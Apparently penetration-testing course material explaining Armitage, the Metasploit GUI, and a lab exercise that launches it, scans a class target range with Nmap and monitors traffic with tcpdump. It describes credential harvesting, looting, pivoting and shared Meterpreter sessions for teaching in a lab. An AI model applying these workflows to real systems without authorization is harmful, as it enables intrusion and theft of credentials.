First, at the very top of the screen, we have several menus, starting with "Armitage", "View", "Hosts", "Attacks", and more. These menus control various aspects of Armitage that apply across the entire tool.

Second, on the left-hand side of the interface, we have a complete inventory of all Metasploit modules, including auxiliary, exploit, payload, and post. Each of these can be expanded by double-clicking on it to reveal the underlying folders or modules derived from Metasploit's own directory structure.

Thirdly, on the right hand side of the upper screen, we have a view of all targets. The IP address of each target is shown, along with a graphical indication of the operating system type. Armitage indicates a compromised machine in red, with lightning bolts around it. We can right click on any of these targets to gather more information, exploit them, or plunder already-exploited systems. In this view of targets, Armitage also supports Metasploit pivots (using the msfconsole "route" command behind the scenes). Graphically, these pivots are shown as arrows between a compromised machine and other targets on the network.

And, finally, at the bottom of the Armitage screen, we have various tabs that show us activities, including the very handy view of msfconsole for interacting with Metasploit at the command line. We can bring up other tabs here to show credentials, cracked passwords, loot, and more.




Let's zoom into the Armitage module pane. Here, we see all modules, laid out in the same manner as Metasploit's own directory structure. The four main types of modules are displayed. Double clicking on any one reveals the underlying structure. As we saw earlier in 580.1, most exploit, payload, and post modules are sorted by operating system, and then are grouped into categories within the operating system.

By simply selecting one or more targets in the target view (described on the next slide), a user can then navigate to and double click on a module. Armitage will then pop up a window allowing us to launch that module against the selected target(s), seamlessly and intuitively.

At the bottom of this pane, there is a search box that we can use to quickly locate specific modules by typing in a substring we want to match. Once you've done a search, all associated modules appear in the window, with their full path expanded in the GUI.

It should be noted that after you've done a search and want to get back to the full list of modules, you can't simply delete your search to go back. Instead, just perform a search on *, and you'll see all modules again.

Note also that each window pane within Armitage includes little arrows to open or close that pane, as well as sliders to make the given pane larger or smaller.




Next, let's look at the hosts pane, a beautiful visualization of the target environment, compromised systems, and pivots.

First off, this hosts view can be organized in two ways: a graphical lay-out or a table view. By going to the View-->Targets option, we can choose between these two views. The table view is a handy summary of all known targets, displaying one target per line for an efficient snapshot of the environment. The graphical lay-out is often more intuitive, as it shows the target boxes laid out on the screen. In this graphical view, Armitage supports the pen tester dragging the targets around to organize them in any manner he or she sees fit, or the tester could use the auto-layout feature to have the targets aligned in a circle, a stack (just a grid of target machines), or a hierarchy (which puts compromised machines you are pivoting through on top, and machines without pivots below them).

As described earlier, an active session on a target (whether a Meterpreter session or command shell) is indicated by turning the target red, and putting lightning bolts around it. Pivots are again shown as green arrows going from compromised machines to other systems on the network.

By right clicking on any host, we get a series of menus, including attack, login, services, scan, and host. The attack menu is generated once we've done an automated attack analysis (which runs db_autopwn or Armitage's own "Hail Mary" feature in a suggest mode based on vulnerabilities or ports in the Metasploit database). This attack analysis feature often takes five or more minutes to run. Once the attack analysis is complete, the attack menu affixed to each target includes a list of services for which Metasploit has an exploit module.

The login menu lets us login to a target via the various services Metasploit knows about (such as ssh, ftp, mysql, psexec, etc.), using selected credentials plundered from earlier targets. The services menu simply displays available services based on scans. And the scan menu lets us scan the target for available services. Finally, the host menu lets us add information about the host (such as fine-tuning its operating system type), or delete the host, perhaps because it is out of scope of our test.




The final portion of the Armitage GUI is the tabs at the bottom of the screen. These tabs show each of the various activities launched in Armitage.

The Console tab is shown by default, and provides access to the msfconsole command line in real time.

Besides the Console tab, some of the tabs are invoked by going to the overall View menu and choosing the given tab to display. The Credentials tab is a useful one, as it shows all userids, hashes, and passwords taken from target machines. The Jobs tab is another good one, as it shows any background activities Armitage kicked off in Metasploit. In the Jobs tab, we'll always see a multi handler job running, which is the way Armitage instructs Metasploit to await incoming reverse connections from newly compromised hosts.

Other tabs are opened automatically when we invoke an activity in Armitage that has output. For example, when we run a post module, its output is displayed in a tab. Another example involves invoking a file explorer to browse a target's file system, which creates a new tab for us to explore. We'll actually perform both of these activities as part of our next exercise.

It's important to note that many of these tabs often need to be manually updated by hitting the Refresh button located at the bottom of the given tab screen. If something doesn't seem to be changing in a tab when you expect it to, remember to hit the Refresh button on the given tab's screen.




Another interesting feature of Armitage is its support for multiple users in penetration testing teams to simultaneously rely on the same msfrpcd and database, coordinating their attack activity and collaborating on a penetration test. Each user runs their own instance of the Armitage GUI. Each of these Armitage displays connects to the msfrpcd, which uses the back-end Metasploit database. Both users can view the same target environment, exploit different target machines, and perform various post-exploitation activities. It is, in effect, multi-player Metasploit.

To pull this off, Armitage relies on a deconfliction server. This program prevents Armitage users from inadvertently stepping on each other by managing state for each client.

Because they use the same back-end database instance, all Armitage users will see the exact same target hosts, services, vulnerabilities, credentials, loot, and more. Meterpreter sessions are shared between the users simultaneously, so that multiple users can issue requests of the Meterpreter session (such as dumping hashes, running a post module, etc.) at the same time, with each request handled as a separate thread by the Meterpreter.


Shell sessions, however, cannot be shared, as operating system shells weren't designed to be used concurrently by two users. Instead, one user can interact with a shell, and then background that session. Then, another user can pick up that shell session and interact with it. Thus, shell sessions can be handed off, but they are locked to a given user when in use.

When collaborating, Armitage allows users to send messages to each other using the Armitage Event Log. In effect, this works like a real-time chat, letting the users interact with each other and the targets.



Now, let's run Armitage and explore its features. Please note how these features map directly into the msfconsole and database discussions we've been having throughout 580.1.

Because Armitage offers many different features for exploring and attacking the target systems, you may get tempted to try many features not included in this exercise. While that is absolutely ok (as long as you don't crash or trash targets), please do follow the exercise steps to their end FIRST, before you begin exploring on your own. That way, you'll build your critical knowledge before you start exploring. Furthermore, some of the features of Armitage are very slow, taking five or ten minutes to run (or more), and buggy, causing the interface to crash or become non-responsive. The exercise has been carefully designed to avoid most slow-running and unstable features. Thus, follow the exercise itself first, then explore to your heart's content afterwards.



Start, as we so often do, by changing into the Metasploit framework directory:

```
# cd /home/tools/framework-4.0.0
```

Now, let's set those Ruby-related environment variables:

```
# source /opt/usenewruby.sh
```


Next, let's invoke the Metasploit Framework RPC daemon, so that it can be accessed with a username of msf (-U msf) and a password of test (-P test):

```
# ./msfrpcd -U msf -P test
```

Let's then run Armitage:

```
# ./armitage
```

The GUI should appear on the screen. Configure it to use SSL (checkbox) with a User of msf, a Pass of test, and a DB Connect String of msf@127.0.0.1/msf. Make sure you set the DB Driver to postgresql. Once you have this configuration all set (matching the screenshot above), click on the Connect button.



You should now see a screen saying "Using database driver postgresql". Click OK.

You'll then see a progress menu indicating that a connection to Metasploit has been authenticated.


Armitage will then pop up an Input screen saying, "Could not determine attack computer IP. What is it?". Here, you should enter your Linux IP address, as in:

```
10.10.95.X
```

Where X is that fourth octet you were assigned in class.

Once you've entered that IP address, click OK. Again, you'll see more progress bars displayed on the screen, especially one associated with "Fetching exploits."

You should soon see the Armitage GUI on the screen, with the list of modules in the upper left, an empty target pane on the right, and the msfconsole interface at the bottom of the screen.



Now, let's look through the various window panes to familiarize ourselves with Armitage.


In Step 1, expand one of the module types, such as auxiliary, by double clicking on it. Click all the way down to an individual module. Note that when you double click on an individual module, a screen appears asking for all variables associated with that module. Don't launch any modules right now, though. Close any module-specific configuration windows by clicking on the X in the upper right corner of the module window.

In Step 2, right click on the target view, the big black screen in the upper right-hand portion of the GUI. Here, you can see the different layout options. Choose Auto-Layout, and then select "None". That way, we can manually position hosts on our screen, as opposed to them being automatically laid out in a circle, hierarchy, or stack view.

Finally, in Step 3, at the bottom of the screen, you'll see the "Console" tab. This is the familiar msfconsole, with an msf prompt ready for action. Here, let's look at our hosts table in the database by running the following command:

```
msf > hosts
```

If you cleared out the hosts from the previous exercise, you should see an empty hosts table. The point here, though, is that we have full msfconsole access ready when we need it from within Armitage.




Now, let's look at some of the menu options at the top of the Armitage screen.

In Step 1, click on View. Then, select "Credentials".

You should see a Credentials tab open in the bottom of the screen, indicated by arrow #2 above. Note that we don't have any credentials yet, but this is where they will appear. Also note that there is a Refresh button in the credentials tab. We'll have to hit that button to see new credentials when we grab them.

And, finally, in Step 3, go to View-->Jobs. Another tab will open at the bottom of your screen, this one labeled Jobs, an indication of background tasks Armitage has launched in Metasploit. You'll see that Armitage has automatically started a job of the multi/handler, awaiting inbound connections so that it can load the stage of windows/meterpreter/reverse_tcp. This job is almost always running in the background in Armitage, so that it can receive connections when you launch an exploit at a target Windows machine.



Now, let's launch a scan. To show the integration with Nmap (via the Metasploit db_nmap feature), we'll use Armitage to cause Metasploit to invoke Nmap for a Quick Scan with OS detection.

In Step 1, in the Hosts menu at the top of the screen, select Nmap Scan-->Quick Scan (OS Detect).

In Step 2, when it asks you to "Enter scan range", please enter 10.10.10.1-10. That will encompass all of the target machines for this class. There is no need to waste time scanning a larger range for this exercise, so let's keep it focused on those 10 addresses.

In Step 3, you'll see an nmap tab appear at the bottom of the screen. Select it, and you'll see the db_nmap command-line autogenerated by Armitage running.


As the scan runs, in Step 4, in another terminal window on your Linux box, let's run a sniffer so we can see the scan packets. Invoke tcpdump configured to display IP addresses and port numbers (-nn) while running in non-promiscuous mode (-p) showing all traffic going to or from the 10.10.10 network:

```
# tcpdump -nnp net 10.10.10
```

You should see a barrage of packets going from your Linux IP address to 10.10.10.4, 5, 6, and 7.

When the scan is done, Armitage will conveniently tell you, "Scan Complete". It will also include a message saying "Use Attacks-->Find Attacks to suggest applicable exploits for your targets." While this is a nice feature (and is based on Metasploit's db_autopwn), it can take five to ten minutes to run. Therefore, to save time, we won't run that feature, but please note that it is available. We've got several other features to look at in the mean time.

In Step 5, click on OK.



